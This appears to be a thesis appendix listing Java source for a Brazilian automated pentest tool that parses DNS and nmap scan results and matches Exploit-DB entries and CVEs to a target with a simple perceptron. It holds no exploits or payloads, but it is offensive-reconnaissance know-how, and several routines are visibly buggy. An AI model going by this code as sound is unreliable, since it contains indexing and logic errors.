7  import java.io.FileReader;
8  import java.io.IOException;
9  import java.util.ArrayList;
10 import java.util.HashSet;
11 import java.util.List;
12 import java.util.Set;
```

```
13
14 /**
15  *
16  * @author Izaac Duarte de Alencar
17  */
18 public class AnalisarDNS implements Analisar{
19
20     private File arquivo;
21     private BufferedReader leitorArquivo;
22     private String linhaAtual;
23     private DadosEnumeracao dados;
24     private List<DadosEnumeracao> dadosLista;
25     private List<String> ips;
26     private Set<String> iplista;
27     private boolean status;
28
29     public AnalisarDNS(){
30
31         this.dadosLista = new ArrayList<>();
32         this.ips = new ArrayList<>();
33         this.status = true;
34
35     }
36
37     @Override
38     public void analisarSaida(String patharquivo) throws
           FileNotFoundException, IOException {
39
40         this.arquivo = new File(patharquivo);
41         String[] info;
42         String dominio;
43         String ip;
44
45         if(this.arquivo.exists()){
46
47             this.leitorArquivo = new BufferedReader(new FileReader(
                   this.arquivo));
48
49
50             while( (this.linhaAtual = this.leitorArquivo.readLine())
                   != null ){
51
```

```
52                  if( (this.linhaAtual.contains("IN")) && (!this.
                        linhaAtual.contains("TXT"))   &&
53                      (!this.linhaAtual.contains("SRV")) && (!this.
                            linhaAtual.contains("SOA")) &&
54                      (!this.linhaAtual.contains("AXFR")) && (!this.
                            linhaAtual.contains("MX")) &&
55                      (!this.linhaAtual.contains("NS"))){
56
57                      this.dados = new DadosEnumeracao();
58                      info = linhaAtual.split("\t");
59                      dominio = info[0].substring(0, info[0].length() -
                            1);
60                      if(dominio.contains(" ")){
61                          String[] linha = dominio.split(" ");
62                          dominio = linha[0].substring(0, linha[0].
                                length() - 1);
63                      }
64                      ip = info[info.length-1];
65                      this.dados.setHostname(dominio);
66                      this.dados.setEndereco(ip);
67                      this.ips.add(ip);
68                      this.dadosLista.add(this.dados);
69                  }else
70                      if( this.linhaAtual.contains("failed") ){
71
72                          this.status = false;
73
74                      }
75              }
76              if(!this.dadosLista.isEmpty()){
77                  this.status = true;
78                  imprimirDados();
79              }
80              this.iplista = new HashSet<>(this.ips);
81
82              if(!this.iplista.isEmpty()){
83                  imprimirIPs();
84              }
85          }
86
87      }
88
```

```
89      public boolean getStatus(){
90          return this.status;
91      }
92
93      public List<DadosEnumeracao> getDadosLista(){
94          return this.dadosLista;
95      }
96
97      public Set<String> getListaIP(){
98          return this.iplista;
99      }
100
101     public void imprimirDados(){
102
103         for(DadosEnumeracao hostName: this.dadosLista){
104
105             System.out.println(hostName.getHostname() + ":  " +
                    hostName.getEndereco());
106
107         }
108
109     }
110
111     public void imprimirIPs(){
112
113         System.out.println("Os endereços IP encontrados são: \n");
114         for(String t: this.iplista){
115                 System.out.println(t);
116             }
117
118     }
119
120
121 }
```

B.4.7 Classe AnalisarVarr.java

```
1  package br.com.rapea.Analise;
2
3  import br.com.rapea.Analise.Dados.DadosAnalisados;
4  import java.io.FileNotFoundException;
5  import java.io.IOException;
6  import java.util.ArrayList;
```

```
7  import java.util.Collections;
8  import java.util.List;
9  import javax.xml.parsers.SAXParser;
10 import javax.xml.parsers.SAXParserFactory;
11 import org.xml.sax.Attributes;
12 import org.xml.sax.helpers.DefaultHandler;
13
14 /**
15  *
16  * @author Izaac Duarte de Alencar
17  */
18 public class AnalisarVarr extends DefaultHandler implements Analisar{
19
20     private DadosAnalisados dados;
21     private String SO;
22     private List<DadosAnalisados> dadoslista;
23     private int acuracia;
24     private String tmpTexto;
25
26     public AnalisarVarr(){
27
28         super();
29         this.acuracia = 0;
30         this.tmpTexto = "";
31
32     }
33
34     @Override
35     public void analisarSaida(String patharquivo) throws
          FileNotFoundException, IOException {
36
37         SAXParserFactory factory = SAXParserFactory.newInstance();
38         SAXParser saxParser;
39
40         try{
41
42             saxParser = factory.newSAXParser();
43             saxParser.parse(patharquivo, this);
44
45             List<DadosAnalisados> exemplo = getListaDados();
46
47             if( (null == exemplo) || (exemplo.isEmpty()) ){
```

```
48                  System.out.println("
                       ------------------------------------------");
49                  System.out.println("Nenhuma informação relevante
                       encontrada!");
50                  System.out.println("Nenhuma Porta aberta encontrada
                       no sistema.");
51                  System.out.println("
                       ------------------------------------------");
52              } else {
53                  /*
54                  for(DadosAnalisados d: exemplo){
55
56                      System.out.println(d.getPorta() + " " +
57                                         d.getProtocolo() + " " +
58                                         d.getStatus() + " " +
59                                         d.getServico()  + " " +
60                                         d.getVersao()  + " " +
61                                         d.getSO() );
62
63                  }
64                  */
65              }
66
67          }catch(Exception e){
68
69              StringBuffer msg = new StringBuffer();
70              msg.append("Erro:\n");
71              msg.append(e.getMessage() + "\n");
72              msg.append(e.toString());
73              System.out.println(msg);
74
75          }
76
77      }
78
79      public List<DadosAnalisados> getListaDados(){
80
81          return this.dadoslista;
82
83      }
84
85      @Override
```

```
86      public void startDocument(){
87
88          //System.out.println("Iniciando análise da saída da
               varredura...");
89
90      }
91
92      @Override
93      public void endDocument(){
94
95          if(this.SO != null){
96              for(DadosAnalisados d: this.dadoslista){
97                  d.setSO(this.SO);
98              }
99          }
100
101         if(this.dadoslista == null || this.dadoslista.isEmpty()){
102             this.dadoslista = Collections.emptyList();
103         }
104
105     }
106
107     @Override
108     public void startElement(String uri, String localName, String tag
           , Attributes atributos){
109
110             if(tag.equalsIgnoreCase("port")){
111
112                 this.dados = new DadosAnalisados();
113                 this.dados.setPorta(atributos.getValue("portid"));
114                 this.dados.setProtocolo(atributos.getValue("protocol"
                       ));
115
116                 if(this.dadoslista == null){
117
118                     this.dadoslista = new ArrayList<>();
119
120                 }
121
122             }
123             if( (tag.equalsIgnoreCase("state")) && (atributos.
                   getValue("state").equals("open")) ){
```

```
124
125                     this.dados.setStatus(atributos.getValue("state"))
                            ;
126
127             }
128             if( (tag.equalsIgnoreCase("service")) && (!atributos.
                    getValue("name").equals("unknown")) &&
129                  (atributos.getValue("name") != null) ){
130
131                  this.dados.setServico(atributos.getValue("name"));
132                  if(atributos.getValue(2) != null){
133                      this.dados.setVersao(atributos.getValue("product"
                             ) + " " + atributos.getValue(2));
134                  }else{
135                      this.dados.setVersao(atributos.getValue("product"
                             ));
136                  }
137
138             }
139
140             if(tag.equalsIgnoreCase("osmatch")){
141
142                  int accuracy = Integer.parseInt(atributos.getValue("
                        accuracy"));
143
144                  if( accuracy > this.acuracia){
145                      this.acuracia = accuracy;
146                      this.SO = atributos.getValue("name");
147                  }
148
149             }
150
151
152     }
153
154     @Override
155     public void endElement(String uri, String localName, String tag)
            {
156
157
158          if(tag.equalsIgnoreCase("port")){
159
```

```
160             this.dadoslista.add(dados);
161
162         }
163
164     }
165
166     @Override
167     public void characters(char[] ch, int start, int length){
168
169         this.tmpTexto = new String(ch, start, length);
170
171     }
172
173 }
```

B.4.8 Classe AnalisarVulnerabilidades.java

```
1  package br.com.rapea.Analise;
2
3  import br.com.rapea.Analise.Dados.DadosVulnNmap;
4  import java.io.File;
5  import java.io.FileNotFoundException;
6  import java.io.IOException;
7  import java.util.ArrayList;
8  import java.util.Collections;
9  import java.util.List;
10 import java.util.regex.Matcher;
11 import java.util.regex.Pattern;
12 import javax.xml.parsers.SAXParser;
13 import javax.xml.parsers.SAXParserFactory;
14 import org.xml.sax.Attributes;
15 import org.xml.sax.helpers.DefaultHandler;
16
17 /**
18  *
19  * @author Izaac Duarte de Alencar
20  */
21 public class AnalisarVulnerabilidades extends DefaultHandler
      implements Analisar{
22
23     private DadosVulnNmap dados;
24     private List<DadosVulnNmap> dadoslista;
25
```

```
26
27      public AnalisarVulnerabilidades(){
28
29          super();
30
31      }
32
33      @Override
34      public void analisarSaida(String patharquivo) throws
           FileNotFoundException, IOException {
35
36          SAXParserFactory factory = SAXParserFactory.newInstance();
37          SAXParser saxParser;
38
39          try{
40
41              File arquivo = new File(patharquivo);
42              if(arquivo.exists()){
43                  saxParser = factory.newSAXParser();
44                  saxParser.parse(patharquivo, this);
45              }else{
46                  System.out.println("#Arquivo não encontrado.");
47              }
48
49              List<DadosVulnNmap> print = getListaDados();
50
51              if(print == null || print.isEmpty()){
52
53                  System.out.println("Nenhuma Vulnerabilidade
                       identificada");
54
55              }else{
56
57                  System.out.println("
                       -------------------------------------");
58                  System.out.println("Análise de Vulerabilidades:");
59                  System.out.println("SCRIPTS & OUTPUTS");
60                  System.out.println("
                       -------------------------------------");
61                  System.out.println("\n");
62
63                  for(DadosVulnNmap d: print){
```

```
64
65                      System.out.println("
                           ####################################");
66                      System.out.println(">> Análise da porta: " + d.
                           getIdporta());
67                      System.out.println("
                           ####################################");
68                      System.out.println("\n");
69
70                      System.out.println("
                           ------------------------------------");
71                      System.out.println("Scripts");
72                      System.out.println("
                           ------------------------------------");
73
74                      for(String script:d.getScript()){
75                          System.out.println(script);
76                      }
77                      System.out.println("\n");
78                      System.out.println("
                           ------------------------------------");
79                      System.out.println("Outputs");
80                      System.out.println("
                           ------------------------------------");
81
82                      for(String output: d.getOutput()){
83                          System.out.println(output);
84                      }
85                  }
86
87              }
88
89
90          }catch(Exception e){
91
92              StringBuffer msg = new StringBuffer();
93              msg.append("Erro:\n");
94              msg.append(e.getMessage() + "\n");
95              msg.append(e.toString());
96              System.out.println(msg);
97              e.printStackTrace();
98
```

```
99          }
100
101     }
102
103     public List<DadosVulnNmap> getListaDados(){
104         return this.dadoslista;
105     }
106
107      @Override
108     public void startDocument(){}
109
110     @Override
111     public void endDocument(){
112
113         if(this.dadoslista == null || this.dadoslista.isEmpty()){
114             this.dadoslista = Collections.emptyList();
115         }
116
117     }
118
119     @Override
120     public void startElement(String uri, String localName, String tag
            , Attributes atributos){
121
122         if(tag.equalsIgnoreCase("port")){
123
124             this.dados = new DadosVulnNmap();
125
126             if(this.dadoslista == null){
127
128                 this.dadoslista = new ArrayList<>();
129
130             }
131
132             this.dados.setIdporta(atributos.getValue("portid"));
133
134         }else
135             try{
136                 if( (tag.equalsIgnoreCase("script")) && (!atributos.
                        getValue("id").equals("broadcast-avahi-dos")) &&
137                      (!atributos.getValue("output").contains("Couldn't
                             find")) || (!atributos.getValue("output").
```

```
                        contains("ERROR")) ||
138                     atributos.getValue("output") != null){
139
140                 this.dados.getScript().add(atributos.getValue("id
                        "));
141                 this.dados.getOutput().add(atributos.getValue("
                        output"));
142
143             }
144         }catch(NullPointerException e){
145             System.out.println("# vulnerabilidade não
                    contabilizada!");
146         }
147
148
149 }
150
151 @Override
152 public void endElement(String uri, String localName, String tag)
        {
153
154     if(tag.equalsIgnoreCase("port")){
155
156         this.dadoslista.add(this.dados);
157
158     }
159
160     if(tag.equalsIgnoreCase("script")){
161
162         if(this.dados.getOutput() != null && !this.dados.
                getOutput().isEmpty()){
163             Pattern pattern = Pattern.compile("\\[(\\d+)");
164             for(String output: this.dados.getOutput()){
165                 Matcher matcher = pattern.matcher(output);
166                 while (matcher.find()) {
167                     String edbid = matcher.group().substring(
                            matcher.group().indexOf("[")+1);
168                     if(!edbid.equals("") && edbid != null){
169                         this.dados.getEDBID().add(edbid);
170                     }
171                 }
172             }
```

```
173                 }
174
175             }
176
177         }
178
179
180 }
```

B.4.9 Classe AnalisarArmasDigital.java

```
1  package br.com.rapea.Analise;
2
3  import br.com.rapea.Analise.Dados.DadosAnalisados;
4  import java.io.FileNotFoundException;
5  import java.io.FileReader;
6  import java.io.IOException;
7
8  import br.com.rapea.Analise.Dados.DadosArmaDigital;
9  import br.com.rapea.Analise.Perceptron.PerceptronArma;
10 import java.io.BufferedReader;
11 import java.io.File;
12 import java.net.URISyntaxException;
13 import java.net.URL;
14 import java.util.ArrayList;
15 import java.util.Collections;
16 import java.util.Iterator;
17 import java.util.List;
18 import java.util.regex.Matcher;
19 import java.util.regex.Pattern;
20 import org.json.simple.JSONArray;
21 import org.json.simple.JSONObject;
22 import org.json.simple.parser.JSONParser;
23
24 /**
25  *
26  * @author Izaac Duarte de Alencar
27  */
28 public class AnalisarArmaDigital implements Analisar{
29
30     private DadosArmaDigital dados;
31     private List<DadosArmaDigital> dadosLista;
32     private File arquivo;
```

```
33      private String linhaAtual;
34      private BufferedReader leitorArquivo;
35      private Pattern pattern;
36      private Matcher matcher;
37      private DadosAnalisados dado;
38      private URL EDB_VCE_MAP;
39      private JSONParser parser;
40      private JSONArray listaCVE;
41      private JSONObject codigo;
42
43      private PerceptronArma neuronio;
44
45      public AnalisarArmaDigital(){
46
47          this.pattern = Pattern.compile("\\/(\\d+)");
48          this.EDB_VCE_MAP = getClass().getResource("/res/
               exploitdb_mapping.json");
49          this.parser = new JSONParser();
50
51          this.neuronio = new PerceptronArma();
52
53      }
54
55      public void analiseArmas(DadosAnalisados dado) throws IOException
            {
56
57          this.dado = dado;
58          this.dadosLista = new ArrayList<>();
59          for(String url: dado.getUrlExploitDB()){
60              File arquivo = new File(url);
61                  if(arquivo.exists()){
62                      analisarSaida(url);
63                  }
64              System.out.println("
                   ------------------------------------------------");
65          }
66
67      }
68
69      public List<String> getCVEID(String EDBID) throws
           URISyntaxException{
70
```

```
71          List<String> cve = new ArrayList<>();
72          String[] info;
73
74          File mapEDB_CVE = new File(this.EDB_VCE_MAP.getFile());
75          if(mapEDB_CVE.exists()){
76
77              try{
78
79                  this.codigo = (JSONObject) this.parser.parse(new
                        FileReader(this.EDB_VCE_MAP.getFile()));
80                  this.listaCVE = (JSONArray) this.codigo.get(EDBID);
81
82                  if( (this.listaCVE != null) && (!this.listaCVE.
                        isEmpty()) ){
83                      Iterator i = this.listaCVE.iterator();
84                      while(i.hasNext()){
85                          String cveCompleto = (String) i.next();
86                          info = cveCompleto.split("-");
87                          cve.add(info[1].concat("-").concat(info[2]));
88                      }
89                  }
90
91              }catch(Exception e){
92                  e.printStackTrace();
93              }
94
95          }
96
97          if( (cve != null) && (!cve.isEmpty()) ){
98              return cve;
99          }else{
100             return Collections.emptyList();
101         }
102
103     }
104
105     @Override
106     public void analisarSaida(String patharquivo) throws
            FileNotFoundException, IOException {
107
108         String title;
109         String path;
```

```
110         String type;
111         String[] info;
112 
113         this.arquivo = new File(patharquivo);
114 
115             try{
116 
117                 this.leitorArquivo = new BufferedReader(new
                        FileReader(this.arquivo));
118                 while( (this.linhaAtual = this.leitorArquivo.readLine
                        ()) != null ){
119 
120                     if(this.linhaAtual.contains("Exploit:")){
121                         this.dados = new DadosArmaDigital();
122                         title = this.linhaAtual.replaceAll("\\s+", ""
                            );
123                         info = title.split(":");
124                         title = info[1];
125                         this.dados.setTITLE(title);
126                     }
127 
128                     if(this.linhaAtual.contains("Path:")){
129                         path = this.linhaAtual.replaceAll("\\s+", "")
                            ;
130                         info = path.split(":");
131                         path = info[1];
132                         this.dados.setPATH(path);
133                         this.matcher = pattern.matcher(path);
134                         while (matcher.find()) {
135                             String edbid = matcher.group().substring(
                                matcher.group().indexOf("/")+1);
136                             this.dados.setEDBID(edbid);
137                             this.dados.setCVEID(getCVEID(edbid));
138                         }
139                     }
140 
141                     if(this.linhaAtual.contains("File Type:")){
142                         type = this.linhaAtual.replaceAll("\\s+", " "
                            );
143                         info = type.split(":");
144                         type = info[1].substring(info[1].indexOf(" ")
                            +1);
```

```
145                         this.dados.setTYPE(type);
146                     }
147
148                     if( (this.dados.getPATH() != null) && (this.dados
                            .getTITLE() != null) && (this.dados.getTYPE()
                            != null) ){
149                         this.dados.setPLATAFORM(getPlataforma());
150                     }
151
152
153                 }
154
155                 System.out.println("EDB-ID: " + this.dados.getEDBID()
                        );
156                 System.out.println("TITULO: " + this.dados.getTITLE()
                        );
157                 System.out.println("PATH: " + this.dados.getPATH());
158                 System.out.println("TYPE: " + this.dados.getTYPE());
159                 for(String cve: this.dados.getCVEID()){
160                     if(!cve.isEmpty() || cve != null){
161                         System.out.println("CVE: " + cve);
162                     }else{
163                         System.out.println("CVE: Inexistente");
164                     }
165                 }
166                 this.dadosLista.add(this.dados);
167
168             }catch(Exception e){
169                 e.printStackTrace();
170             }
171
172     }
173
174     public List<DadosArmaDigital> getDadosLista() {
175
176         if(this.dadosLista.isEmpty() || this.dadosLista == null){
177             this.dadosLista = Collections.EMPTY_LIST;
178         }
179
180         else{
181
182             Iterator<DadosArmaDigital> i = dadosLista.iterator();
```

```
183
184             while(i.hasNext()){
185
186                 if( !i.next().isCompatibilidade() ){
187                     i.remove();
188                 }
189
190             }
191
192         }
193
194         return dadosLista;
195     }
196
197     public void treinamentoNeural(){
198         this.neuronio.train();
199     }
200
201     public void AnaliseNeural(){
202
203         for(DadosArmaDigital dado: this.dadosLista){
204
205             double[] dadostransformados = transformarDados(dado);
206             if(analiseNeural(dadostransformados)){
207                 dado.setCompatibilidade(true);
208             }else{
209                 dado.setCompatibilidade(false);
210             }
211
212         }
213
214
215     }
216
217     public String getPlataforma(){
218
219         String plataforma = "";
220
221         if(this.dados.getPATH().contains("windows")){
222             plataforma = "windows";
223         }else
224             if(this.dados.getPATH().contains("linux")){
```

```
225                 plataforma = "linux";
226             }else
227                 if(this.dados.getPATH().contains("osx")){
228                     plataforma = "osx";
229                 }else
230                     if(this.dados.getPATH().contains("php")){
231                         plataforma = "php";
232                     }else
233                         if(this.dados.getPATH().contains("multiple")
                               || this.dados.getPATH().contains("multi"))
                               {
234                             plataforma = "multi";
235                         }else
236                             if(this.dados.getPATH().contains("freebsd
                                   ")){
237                                 plataforma = "freebsd";
238                             }else
239                                 if(this.dados.getPATH().contains("
                                       novell")){
240                                     plataforma = "novell";
241                                 }else
242                                     if(this.dados.getPATH().contains(
                                           "unix")){
243                                         plataforma = "unix";
244                                     }else
245                                         if(this.dados.getPATH().
                                               contains("jsp")){
246                                             plataforma = "java";
247                                         }else
248                                             if(this.dados.getPATH().
                                                   contains("generic")){
249                                                 plataforma = "
                                                       generic";
250                                             }
251
252         return plataforma;
253     }
254
255     public double[] transformarDados(DadosArmaDigital arma){
256
257         double[] dadosTransformados = new double[3];
258
```

```
259             if(arma.getPATH().contains("remote")){
260                 dadosTransformados[0] = 1;
261             }else{
262                 dadosTransformados[0] = 0;
263             }
264 
265             if(arma.getTITLE().contains("Metasploit")){
266                 dadosTransformados[2] = 1;
267             }else{
268                 dadosTransformados[2] = 0;
269             }
270 
271             if(!this.dado.getSO().toLowerCase().contains(arma.
                    getPLATAFORM()) || arma.getPATH().contains("multiple") ||
272                  arma.getPATH().contains("multi")){
273                 dadosTransformados[3] = 1;
274             }else{
275                 dadosTransformados[3] = 0;
276             }
277 
278             return dadosTransformados;
279         }
280 
281         public boolean analiseNeural(double[] teste){
282 
283 
284             int resultadoClassificacao = this.neuronio.classificar(teste)
                    ;
285 
286             if(resultadoClassificacao == 1){
287 
288                 return true;
289 
290             }else{
291 
292                 return false;
293 
294             }
295 
296         }
297 
298 }
```

B.4.10 Classe DadosAnalisados.java

```
1  package br.com.rapea.Analise.Dados;
2
3  import java.util.ArrayList;
4  import java.util.List;
5
6  /**
7   *
8   * @author Izaac Duarte de Alencar
9   */
10 public class DadosAnalisados {
11
12     private String porta;
13     private String protocolo;
14     private String status;
15     private String servico;
16     private String versao;
17     private String SO;
18     private DadosVulnNmap vulnerabilidade;
19     private boolean suficiente;
20     private List<String> urlExploitDB;
21     private List<DadosArmaDigital> dadosanalisadoslista;
22
23     public DadosAnalisados(){
24
25         this.urlExploitDB = new ArrayList();
26         this.dadosanalisadoslista = new ArrayList();
27
28     }
29
30     public String montarString(){
31         return this.porta + " " +
32                this.protocolo + " " +
33                this.status + " " +
34                this.servico + " " +
35                this.versao + " " +
36                this.SO + "\n";
37     }
38
39     public String getPorta() {
40         return porta;
```

```
41      }
42
43      public void setPorta(String porta) {
44          this.porta = porta;
45      }
46
47      public String getProtocolo() {
48          return protocolo;
49      }
50
51      public void setProtocolo(String protocolo) {
52          this.protocolo = protocolo;
53      }
54
55      public String getStatus() {
56          return status;
57      }
58
59      public void setStatus(String status) {
60          this.status = status;
61      }
62
63      public String getServico() {
64          return servico;
65      }
66
67      public void setServico(String servico) {
68          this.servico = servico;
69      }
70
71      public String getVersao() {
72          return versao;
73      }
74
75      public void setVersao(String versao) {
76          this.versao = versao;
77      }
78
79      public String getSO() {
80          return SO;
81      }
82
```

```
83      public void setSO(String SO) {
84          this.SO = SO;
85      }
86
87      public DadosVulnNmap getVulnerabilidade() {
88          return vulnerabilidade;
89      }
90
91      public void setVulnerabilidade(DadosVulnNmap vulnerabilidade) {
92          this.vulnerabilidade = vulnerabilidade;
93      }
94
95      public boolean isSuficiente() {
96          return suficiente;
97      }
98
99      public void setSuficiente(boolean suficiente) {
100         this.suficiente = suficiente;
101     }
102
103     public List<String> getUrlExploitDB() {
104         return urlExploitDB;
105     }
106
107     public void setUrlExploitDB(List<String> urlExploitDB) {
108         this.urlExploitDB = urlExploitDB;
109     }
110
111     public List<DadosArmaDigital> getDadosanalisadoslista() {
112         return dadosanalisadoslista;
113     }
114
115     public void setDadosanalisadoslista(List<DadosArmaDigital>
            dadosanalisadoslista) {
116         this.dadosanalisadoslista = dadosanalisadoslista;
117     }
118
119 }
```

B.4.11 Classe DadosArmaDigital.java

```
1  package br.com.rapea.Analise.Dados;
2
```

```
3  import java.util.ArrayList;
4  import java.util.List;
5
6
7  /**
8   *
9   * @author Izaac Duarte de Alencar
10  */
11 public class DadosArmaDigital {
12
13     private String PATH;
14     private String TITLE;
15     private String EDBID;
16     private String PLATAFORM;
17     private String TYPE;
18     private String METASPLOIT_PATH;
19     private boolean compatibilidade;
20     private List<String> CVEID;
21
22     public DadosArmaDigital(){
23
24         this.CVEID = new ArrayList<>();
25
26     }
27
28     public String getPATH() {
29         return PATH;
30     }
31
32     public void setPATH(String PATH) {
33         this.PATH = PATH;
34     }
35
36     public String getTITLE() {
37         return TITLE;
38     }
39
40     public void setTITLE(String TITLE) {
41         this.TITLE = TITLE;
42     }
43
44     public String getEDBID() {
```

```
45          return EDBID;
46      }
47
48      public void setEDBID(String EDBID) {
49          this.EDBID = EDBID;
50      }
51
52      public String getPLATAFORM() {
53          return PLATAFORM;
54      }
55
56      public void setPLATAFORM(String PLATAFORM) {
57          this.PLATAFORM = PLATAFORM;
58      }
59
60      public String getTYPE() {
61          return TYPE;
62      }
63
64      public void setTYPE(String TYPE) {
65          this.TYPE = TYPE;
66      }
67
68      public List<String> getCVEID() {
69          return CVEID;
70      }
71
72      public void setCVEID(List<String> CVEID) {
73          this.CVEID = CVEID;
74      }
75
76      public String getMETASPLOIT_PATH() {
77          return METASPLOIT_PATH;
78      }
79
80      public void setMETASPLOIT_PATH(String METASPLOIT_PATH) {
81          this.METASPLOIT_PATH = METASPLOIT_PATH;
82      }
83
84      public boolean isCompatibilidade() {
85          return compatibilidade;
86      }
```

```
87
88      public void setCompatibilidade(boolean compatibilidade) {
89          this.compatibilidade = compatibilidade;
90      }
91
92  }
```

B.4.12 Classe DadosEnumeracao.java

```
1   package br.com.rapea.Analise.Dados;
2
3   /**
4    *
5    * @author Izaac Duarte de Alencar
6    */
7   public class DadosEnumeracao {
8
9       private String hostname;
10      private String endereco;
11
12      public DadosEnumeracao(){
13
14      }
15
16      public String getHostname() {
17          return hostname;
18      }
19
20      public void setHostname(String hostname) {
21          this.hostname = hostname;
22      }
23
24      public String getEndereco() {
25          return endereco;
26      }
27
28      public void setEndereco(String endereco) {
29          this.endereco = endereco;
30      }
31
32      public String montarString(){
33          return this.hostname + " " + this.endereco + "\n";
34      }
```

```
35
36 }
```

B.4.13 Classe DadosVulnNmap.java

```
1  package br.com.rapea.Analise.Dados;
2
3  import java.util.ArrayList;
4  import java.util.Collections;
5  import java.util.List;
6
7  /**
8   *
9   * @author Izaac Duarte de Alencar
10  */
11 public class DadosVulnNmap {
12
13     private String idporta;
14     private List<String> script;
15     private List<String> output;
16     private List<String> EDBID;
17
18     public DadosVulnNmap(){
19
20         this.script = new ArrayList<>();
21         this.output = new ArrayList<>();
22         this.EDBID = new ArrayList<>();
23
24     }
25
26     public List<String> getScript() {
27         return this.script;
28     }
29
30     public void setScript(List<String> script) {
31         this.script = script;
32     }
33
34     public List<String> getOutput() {
35         return this.output;
36     }
37
38     public void setOutput(List<String> output) {
```

```
39          this.output = output;
40      }
41
42      public String getIdporta() {
43          return idporta;
44      }
45
46      public void setIdporta(String idporta) {
47          this.idporta = idporta;
48      }
49
50      public String montarOutput(){
51
52          StringBuffer saida = new StringBuffer();
53
54          for(String t: this.output){
55              saida.append(t + "\n");
56          }
57
58          return saida.toString();
59      }
60
61      public List<String> getEDBID() {
62          return EDBID;
63      }
64
65      public void setEDBID(List<String> EDBID) {
66          this.EDBID = EDBID;
67      }
68
69      public void setEmpityCollectionEDBID(){
70          this.EDBID = Collections.emptyList();
71      }
72
73      public void setEmpityCollectionScript(){
74          this.script = Collections.emptyList();
75      }
76
77      public void setEmpityCollectionOutput(){
78          this.output = Collections.emptyList();
79      }
80
```

```
81 }
```

B.4.14 Classe DadosWhois.java

```
1  package br.com.rapea.Analise.Dados;
2
3  import java.util.ArrayList;
4  import java.util.List;
5
6  /**
7   *
8   * @author Izaac Duarte de Alencar
9   */
10 public class DadosWhois {
11
12     private String dominio;
13     private final List<String> dns;
14     private final List<String> ipdns;
15
16
17     public DadosWhois(){
18
19         this.dns = new ArrayList<>();
20         this.ipdns = new ArrayList<>();
21
22     }
23
24     public String getDominio() {
25         return dominio;
26     }
27
28     public void setDominio(String dominio) {
29         this.dominio = dominio;
30     }
31
32     public List<String> getListaDns(){
33         return this.dns;
34     }
35
36     public List<String> getListaIpdns(){
37         return this.ipdns;
38     }
39
```

```
40 }
```

B.4.15 Classe Perceptron.java

```
1  package br.com.rapea.Analise.Perceptron;
2
3  /**
4   *
5   * @author Izaac Duarte de Alencar
6   */
7  public class Perceptron {
8
9
10     private double[] inputs;
11     private double[] pesos;
12     private double TAXA_APRENDIZADO;
13     private double agregacao;
14     private double bias;
15     private double pesobias;
16     private double erro;
17     private int epocas;
18     private int saidaNeural;
19     private int MAX_EPOCAS;
20
21     public Perceptron(){
22
23         this.TAXA_APRENDIZADO = 0.05;
24         this.agregacao = 0;
25         this.bias = -1;
26         this.pesobias = Math.random();
27         this.inputs = new double[7];
28         this.pesos = new double[7];
29         this.erro = 0;
30         this.epocas = 0;
31         this.saidaNeural = 0;
32         this.MAX_EPOCAS = 10000;
33
34     }
35
36     public void init_pesos(){
37
38         for(int i = 0; i < this.pesos.length; i++){
39
```

```
40              this.pesos[i] = Math.random();
41
42          }
43
44      }
45
46      public void init_inputs(double[] inputs){
47
48          this.inputs = inputs.clone();
49
50      }
51
52      public int execute(){
53
54          for(int i = 0; i < this.inputs.length; i++){
55
56              this.agregacao += this.inputs[i] * this.pesos[i];
57
58          }
59          this.agregacao += this.bias * this.pesobias;
60
61          if( this.agregacao > 1 ){
62
63              this.saidaNeural = 1;
64
65          }
66
67          return this.saidaNeural;
68
69      }
70
71
72      public void ajutarPesos(){
73
74          for(int i = 0; i < this.pesos.length; i++){
75
76              this.pesos[i] = this.TAXA_APRENDIZADO * this.erro * this.
                    inputs[i] + this.pesos[i];
77
78          }
79
80          this.pesobias = this.TAXA_APRENDIZADO * this.erro * this.bias
```

```
            + this.pesobias;
81
82      }
83
84      public boolean train(){
85
86          System.out.println("Treinamento Perceptron iniciado.");
87
88          boolean treinar = true;
89          double resultado = 0;
90          double[] resultadosEsperados = {0,0,0,1,1};
91          init_pesos();
92
93          do{
94
95              treinar = true;
96
97              for(int contador = 0; contador < 5; contador++){
98
99                  init_inputs(retornarEntrada(contador));
100                 resultado = execute();
101                 if( resultado != resultadosEsperados[contador] ){
102
103                     this.erro = resultadosEsperados[contador] -
                            resultado;
104                     ajutarPesos();
105                     treinar = false;
106
107                 }
108
109             }
110
111             this.epocas++;
112         }while( (treinar == false) && (this.epocas < this.MAX_EPOCAS)
                ;
113
114         System.out.println("Treinamento realizado.");
115
116         return treinar;
117     }
118
119     public double[] retornarEntrada(int contador){
```

```
120
121
122         if(contador == 0){
123             double[] retorno = {0,0,0,0,0,0,0};
124             return retorno;
125         }
126         if(contador == 1){
127             double[] retorno = {1,1,0,0,0,0,1};
128             return retorno;
129         }
130         if(contador == 2){
131             double[] retorno = {1,1,0,0,0,0,0};
132             return retorno;
133         }
134         if(contador == 3){
135             double[] retorno = {1,1,1,1,1,0,1};
136             return retorno;
137         }
138         if(contador == 4){
139             double[] retorno = {1,1,1,1,1,1,1};
140             return retorno;
141         }
142
143         return null;
144
145     }
146
147     public int classificar(double[] teste){
148
149         init_inputs(teste);
150         int classificacao = execute();
151
152         return classificacao;
153     }
154
155 }
```

B.4.16 Classe PerceptronArma.java

```
1  package br.com.rapea.Analise.Perceptron;
2
3  /**
4   *
```

```
5   * @author Izaac Duarte de Alencar
6   */
7  public class PerceptronArma {
8
9      private double[] inputs;
10     private double[] pesos;
11     private double TAXA_APRENDIZADO;
12     private double agregacao;
13     private double bias;
14     private double pesobias;
15     private double erro;
16     private int epocas;
17     private int MAX_EPOCAS;
18     private int saidaNeural;
19
20
21     public PerceptronArma(){
22
23         this.TAXA_APRENDIZADO = 0.05;
24         this.agregacao = 0;
25         this.bias = -1;
26         this.pesobias = Math.random();
27         this.inputs = new double[4];
28         this.pesos = new double[4];
29         this.erro = 0;
30         this.epocas = 0;
31         this.MAX_EPOCAS = 10000;
32         this.saidaNeural = 0;
33
34     }
35
36     public void init_pesos(){
37
38         for(int i = 0; i < this.pesos.length; i++){
39
40             this.pesos[i] = Math.random();
41
42         }
43
44     }
45
46     public void init_inputs(double[] inputs){
```

```
47
48          this.inputs = inputs.clone();
49
50      }
51
52      public int execute(){
53
54          for(int i = 0; i < this.inputs.length; i++){
55
56              this.agregacao += this.inputs[i] * this.pesos[i];
57
58          }
59
60          this.agregacao += this.bias * this.pesobias;
61
62          if(this.agregacao > 1){
63
64              this.saidaNeural = 1;
65
66          }else{
67
68              this.saidaNeural = 0;
69
70          }
71
72          return this.saidaNeural;
73
74      }
75
76      public void ajutarPesos(){
77
